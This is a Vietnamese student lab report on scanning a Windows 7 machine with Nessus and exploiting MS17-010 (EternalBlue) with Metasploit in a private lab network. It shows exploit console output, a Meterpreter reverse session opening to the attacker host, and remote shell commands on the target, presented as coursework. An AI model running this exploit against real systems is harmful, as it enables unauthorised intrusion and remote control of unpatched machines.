
Hình 16: Kết quả sau khi rà quét máy Windows 7 bằng Nessus

MS17-010:

MS17-010 là một lỗ hổng bảo mật trên các hệ điều hành Windows, được phát hiện vào tháng 3 năm 2017. Lỗ hổng này cho phép tin tặc tấn công từ xa vào các máy tính chạy Windows thông qua giao thức SMB (Server Message Block), thường được sử dụng để chia sẻ tập tin và máy in trong mạng nội bộ.

Lỗ hổng này được khai thác bằng cách tạo ra một gói tin SMB đặc biệt và gửi đến các máy tính đích thông qua mạng Internet. Nếu máy tính đích không được cập nhật để vá lỗ hổng này, gói tin đó có thể được sử dụng để thực hiện các cuộc tấn công từ xa, cho phép tin tặc lấy quyền điều khiển hoàn toàn trên máy tính bị nhiễm.


Lỗ hổng MS17-010 đã được vá bằng các bản vá bảo mật phát hành bởi Microsoft, và người dùng được khuyến khích cập nhật hệ điều hành và phần mềm bảo mật của mình để đảm bảo an toàn cho hệ thống của mình.



Hình 17: Thông tin lỗ hổng MS17-010

MS16-047:

Lỗ hổng MS16-047 là một lỗ hổng bảo mật trong phần mềm máy chủ Microsoft Windows, được phát hiện vào năm 2016. Lỗ hổng này cho phép tấn công từ xa thông qua các tệp tin hình ảnh tải xuống từ một website hoặc từ một email độc hại. Nếu lỗ hổng được khai thác thành công, tin tặc có thể thực hiện các hành động độc hại như kiểm soát máy tính, lấy thông tin người dùng hoặc truy cập vào các tài khoản quản trị hệ thống. Microsoft đã phát hành bản vá lỗi để khắc phục vấn đề này và khuyến cáo người dùng cập nhật hệ thống của mình ngay lập tức để tránh bị tấn công.



Hình 18: Thông tin lỗ hổng MS16-047

2.2.2.2 Sử dụng Metasploit framework khai thác lỗ hổng

Khởi động Metasploit:

```
Home B21DCAT205-LeAnhTuan-Ka... PhanTichMaDoc
PS> kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal: /home/kali/Downloads
File Actions Edit View Help

Unable to handle kernel NULL pointer dereference at virtual address 0xd34db33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018 es: 0018 ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)

Stack: 90909090909090909090909090909090
90909090909090909090909090909090
90909090.90909090.90909090
90909090.90909090.90909090
90909090.90909090.09909090
90909090.90909090.09909090
90909090.90909090.09909090
.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
cccccccccc.....
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....cccccccccc
cccccccccccccccccccccccccccccccc
cccccccccccccccccccccccccccccccc
.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffffffffffffffffffffffff
ffffffff.....
ffffffff.....
ffffffff.....

Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
kernel panic: Attempted to kill the idle task!
in swapper task - not syncing


=[ metasploit v6.3.55-dev ]
+ --=[ 2397 exploits - 1235 auxiliary - 422 post ]
+ --=[ 1391 payloads - 46 encoders - 11 nops ]
+ --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 >
```

Hình 19: Khởi động metasploit

Ta chọn lỗ hổng **MS17-010** để khai thác:
Dùng **search MS17-010** để xem các phương thức được hỗ trợ



Hình 20: Tìm kiếm lỗ hổng MS17-010



Hình 21: Cấu hình khai thác lỗ hổng MS17-010


```
PS> kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal: /home/kali/Downloads
File Actions Edit View Help
[*] 192.168.150.140:445 - Connecting to target for exploitation.
[+] 192.168.150.140:445 - Connection established for exploitation.
[*] 192.168.150.140:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.150.140:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.150.140:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.150.140:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.150.140:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.150.140:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.150.140:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.150.140:445 - Sending all but last fragment of exploit packet
[*] 192.168.150.140:445 - Starting non-paged pool grooming
[+] 192.168.150.140:445 - Sending SMBv2 buffers
[+] 192.168.150.140:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.150.140:445 - Sending final SMBv2 buffers.
[*] 192.168.150.140:445 - Sending last fragment of exploit packet!
[*] 192.168.150.140:445 - Receiving response from exploit packet
[*] 192.168.150.140:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.150.140:445 - Sending egg to corrupted connection.
[*] 192.168.150.140:445 - Triggering free of corrupted buffer.
[-] 192.168.150.140:445 - -----FAIL-----
[-] 192.168.150.140:445 - -----
[*] 192.168.150.140:445 - Connecting to target for exploitation.
[+] 192.168.150.140:445 - Connection established for exploitation.
[*] 192.168.150.140:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.150.140:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.150.140:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 42 Windows 7 Home B
[*] 192.168.150.140:445 - 0x00000010 61 73 69 63 20 37 36 30 31 20 53 65 72 76 69 63 asic 7601 Servic
[*] 192.168.150.140:445 - 0x00000020 65 20 50 61 63 6b 20 31 e Pack 1
[*] 192.168.150.140:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.150.140:445 - Trying exploit with 17 Groom Allocations.
[*] 192.168.150.140:445 - Sending all but last fragment of exploit packet
[*] 192.168.150.140:445 - Starting non-paged pool grooming
[+] 192.168.150.140:445 - Sending SMBv2 buffers
[+] 192.168.150.140:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.150.140:445 - Sending final SMBv2 buffers.
[*] 192.168.150.140:445 - Sending last fragment of exploit packet!
[*] 192.168.150.140:445 - Receiving response from exploit packet
[*] 192.168.150.140:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.150.140:445 - Sending egg to corrupted connection.
[*] 192.168.150.140:445 - Triggering free of corrupted buffer.
[*] 192.168.150.140:445 - Sending stage (201798 bytes) to 192.168.150.140
[*] Meterpreter session 1 opened (192.168.150.130:4444 -> 192.168.150.140:49161) at 2024-04-18 11:23:59 -0400
[*] 192.168.150.140:445 - -----
[*] 192.168.150.140:445 - -----WIN-----
[*] 192.168.150.140:445 - -----
meterpreter >
```

Hình 22: Khai thác lỗ hổng thành công (ảnh 1)

```
PS> kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal: /home/kali/Downloads

File  Actions  Edit  View  Help

[*] 192.168.150.140:445 - Starting non-paged pool grooming
[*] 192.168.150.140:445 - Sending SMBv2 buffers
[*] 192.168.150.140:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.150.140:445 - Sending final SMBv2 buffers.
[*] 192.168.150.140:445 - Sending last fragment of exploit packet!
[*] 192.168.150.140:445 - Receiving response from exploit packet
[*] 192.168.150.140:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.150.140:445 - Sending egg to corrupted connection.
[*] 192.168.150.140:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.150.140
[*] Meterpreter session 1 opened (192.168.150.130:4444 → 192.168.150.140:49161) at 2024-04-18 11:23:59 -0400
[*] 192.168.150.140:445 - -----WIN-----
[*] 192.168.150.140:445 - -----

meterpreter > ipconfig


Interface 1
-----
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
-----
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 00:0c:29:7d:12:b2
MTU            : 1500
IPv4 Address   : 192.168.150.140
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::f4f8:adf2:430c:1470
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 12
-----
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:968c
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > |
```

Hình 23: Kiểm tra địa chỉ IP của Windows 7



```
PS> kali@B21DCAT205-LeAnhTuan-Kali-Attack-Internal: /home/kali/Downloads

File Actions Edit View Help

Interface 12
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:c0a8:968c
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > date
[-] Unknown command: date
meterpreter > shell date
Process 1284 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>date
The current date is: Thu 04/18/2024
Enter the new date: (mm-dd-yy)

C:\Windows\system32>echo B21DCAT205
B21DCAT205

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::f4f8:adf2:430c:1470%11
    IPv4 Address. . . . . : 192.168.150.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.150.1

Tunnel adapter isatap.localdomain:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : localdomain

C:\Windows\system32>
```

Hình 24: Khai thác lỗ hổng thành công (ảnh 2)

3 Kết luận

- Như vậy, sau bài thực hành số 11, sinh viên đã hiểu được mối đe dọa, sự nghiêm trọng của các lỗ hổng trong hệ thống.
- Nắm được các sử dụng, hoạt động của một số công cụ mạnh mẽ rà quét và tìm kiếm các lỗ hổng như: nmap/zenmap, Metasploit, Nessus,...
- Bên cạnh đó, sinh viên cũng được luyện tập khai thác một số lỗ hổng.

4 Tài liệu tham khảo

- Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.
- Tài liệu CEH, <https://www.eccouncil.org/programs/certified-ethicalhacker-ceh/>
- Lab 14 của CSSIA CompTIA Security+® Supported Lab